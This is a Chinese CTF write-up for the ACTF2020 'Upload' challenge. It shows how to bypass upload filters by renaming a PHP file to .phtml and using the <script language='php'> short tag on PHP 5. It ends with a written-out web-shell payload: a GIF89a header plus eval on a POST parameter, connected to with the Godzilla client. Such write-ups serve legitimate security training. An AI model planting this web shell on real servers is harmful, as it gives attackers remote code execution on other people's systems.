[ACTF2020 新生赛]Upload


先写一个万能的一句话木马

  • 使用一句话木马


  • 发现这个是有内容过滤的 过滤了 <?

  • 发现这个过滤的很死



  • 那就只能使用 不带 ? 的短标签了 使用script 标签 这个的使用只限于对方的php是5版本的

  • 正好是低版本的



  • 所以直接上传 改一下后缀为 phtml


  • 成功上传 但是我们没有找到具体的上传地址 :1、目录扫描 2、猜一下是不是 upload 目录

  • 发现猜对了


  • 哥斯拉链接


  • 找一下flag

  • flag{537f95ae-87a4-43f4-973a-1492ae8a92af}

  • 知识点 : 1、php 后缀的绕过 : phtml

  • 2、 php短标签的绕过(只有php版本为5开头的才行) :

  • GIF89a // 这个是万能标签 防止 MIME 检查文件头

  • <script language="php">

  • eval($_POST'pass');

  • </script>

相关推荐
hengdonghui2 天前
Writeup 4 Bugku - USB 流量截取
wireshark·ctf·流量分析·misc(杂项)
hengdonghui3 天前
Writeup 4 GFCTF 2021 Baby_Web
web·ctf·变量覆盖·路径穿越·php 代码审计
kingx33 天前
Bugku 逆向 MatrixHunter:黑盒 oracle + GF(2) 消元出唯一解
网络安全·矩阵·逆向·ctf
kingx34 天前
Bugku 3122 谷歌小恐龙题解:纯离线逆向 Vault 的 AES-GCM 加密资源(附 Python 解密器)
java·逆向·ctf·bugku·aes-gcm
kingx35 天前
Bugku 326 Baby-heap1 题解:glibc 2.23 堆溢出到 FSOP 劫持 _IO_list_all(附完整 exp)
pwn·ctf·glibc·堆溢出·fsop
hengdonghui5 天前
Writeup 4 0xGame 2021 · command (WEB)
web·ctf·rce(远程代码执行)
0xBADCODE6 天前
2026 强网杯 Web 题 cwp · 全链路复盘
前端·安全·web安全·网络安全·系统安全·ctf
kingx38 天前
Bugku WEB 题解总集:文件包含 / SQLi / 反序列化 / SSTI / 反爬 / 组件漏洞
web安全·网络安全·ctf·bugku
kingx39 天前
Bugku Reverse 与 Android 题解总集:APK / native / PE / IPA
android·逆向·ctf·bugku
hengdonghui13 天前
Writeup 4 NUAACTF 2020 Wireshark 流量分析题
wireshark·ctf·misc·流量分析